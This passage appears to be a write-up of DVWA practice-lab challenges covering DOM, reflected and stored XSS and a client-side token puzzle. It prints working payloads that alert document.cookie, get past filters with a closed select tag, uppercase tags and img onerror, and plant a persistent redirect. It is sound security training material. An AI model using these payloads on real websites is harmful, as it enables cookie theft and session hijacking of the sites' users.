
Security Level set to Low.

I simply added the script tag to the URL and used JavaScript alert function to check if the

page was vulnerable to XSS.


<script>alert("XSS")</script>





As you can see in above screenshot I was able to successfully generate an alert box. Now let us try fetch the cookie.

<script>alert(document.cookie)</script>



Successfully fetched the cookie.


You can also send the cookie to your remote server using window.location function. I was not able to perform this because of port forwarding issue. Therefore, I was not able to setup my own server to receive cookies.

Security Level set to Medium.

At this level, the tags I used above did not work at all. I tried all other basic combinations I remembered for XSS. You can also use img tag instead of script tag.

After analyzing the source code of the page. I got to know that I have to close the select tag first to get my img tag work.
Few hit and trial and I were able to bypass the security.


```
</select><img src/onerror=alert(document.cookie)>
```



Security Level set to High.

At this point I tried everything I knew so I needed some help. I searched google for advance XSS and suddenly I remembered to use # to let the script work client side.

And after few trials I succeeded.




10.XSS (Reflected)

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.


Security Level set to Low.

Once the page loaded I started to input a basic XSS payload using the script tag to check if it is working or not.

<script>alert("XSS")<script>




It worked as I expected.



Once Again I used the old payloads I used in XSS (DOM) challenge to alert the cookies.


<script>alert(document.cookie)</script>



Security Level set to Medium.

I remember how I solved this challenge, so it was easy. This time I used capital letters to bypass the regex matching.


```
<SCRIPT>alert(document.cookie)</SCRIPT>
```



Security Level set to High.

After searching google and XSS cheat sheet. I decided to use img tag once again.

```
<img src/onerror=alert(document.cookie)>
```




It worked, and I was able to get the cookie.

11.XSS (Stored)

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.


Security Level set to Low.

I was given two input boxes named message and name.




I was able to successfully inject XSS payload in the message section. Payload I used was one of the previous one.

```
<script>alert("xss")</script>
```



As you can see the payload been successfully executed in the below image.




This payload is now stored in the webpage whenever I will refresh this page I will get this alert box. So now I try to redirect the page to google.com. This means anyone who will open this page will get redirected to google.com.


While I was entering my payload into the input box. I noticed that the box was limited to only 50 characters. Immediately I removed that limit.

Payload

```
<script>window.location="https://google.com/"</script>
```




When the page was loaded it immediately redirected to google.com



Security Level set to Medium.

This level was bit different because I was trying different payloads in the message section and was unsuccessful. Then I tried inputting XSS payload in name section.

The payload used in this level was same as the above.



Payload worked successfully. Time to change the level.

Security Level set to High.

This level was same as the above. My img tag payload successfully worked in the name section.

12.JavaScript


Objective of this challenge was to submit the word success. In order to do that I need to guess the token generated by the webpage JavaScript code.

Security Level set to Low.

I started by analyzing the JavaScript code I found in the page source. The below are the two function which I was interested in.

```
function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}
```

After playing around a little bit the code in an online compiler. I got to know that the phrase is first rot13 then MD5 encoded. I first rot13 the phrase “success” and then MD5 encoded it.




I the user_token to my generated token and changed the phrase to “success”. I was successful in submitting the phrase “success”.

Security Level set to Medium.

This time the JavaScript was not in the page source but was linked. I immediately fetched the JavaScript file.

I used an online beautifier to make it more presenting and readable.



